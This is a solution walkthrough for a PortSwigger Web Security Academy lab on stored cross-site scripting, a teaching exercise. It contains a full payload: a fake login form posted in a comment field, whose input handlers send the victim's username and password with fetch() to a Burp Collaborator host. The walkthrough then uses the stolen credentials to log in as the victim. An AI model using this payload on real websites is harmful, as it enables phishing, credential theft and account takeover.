Exploiting XSS capture passwords
| Field | Value |
|---|---|
| Platform | PortSwigger Web Security Academy |
| Difficulty | Practitioner |
| Vulnerability | Stored XSS — Credential Exfiltration via Fake Login Form |
| Injection Point | Comment field |
| Goal | Capture the victim's credentials via an injected phishing form |
Lab — Stored XSS: Credential Exfiltration via Fake Login Form
Solution Walkthrough
The comment field is not sanitized. Confirming with a basic payload:
<script>alert(0)</script>

The goal is to capture the victim's credentials. The technique is to inject a fake login form into the page — when the victim fills it in, their credentials are sent to Burp Collaborator.
The Payload
Posting a comment containing a convincing credential prompt with onchange event handlers on each input:
Introduce your credentials to see the post:<br><br>

User: <input name=username id=username
       onchange="fetch('https://COLLABORATOR-SUBDOMAIN.oastify.com/?username=' + this.value)"><br><br>

Password: <input name=password id=password type=password
          onchange="fetch('https://COLLABORATOR-SUBDOMAIN.oastify.com/?password=' + this.value)">

How the payload works:
- The injected HTML renders two visible input fields on the blog page
onchangefires when the user finishes typing in a field and moves focus elsewhere- When the victim types their username and tabs away,
fetch()sends the value to Collaborator - When the victim types their password and submits or tabs away, the password is sent too
Results in Burp Collaborator




Burp Collaborator logs two incoming HTTP requests — one containing the username and one containing the password as URL parameters. Using these credentials to log in as the victim completes the lab :P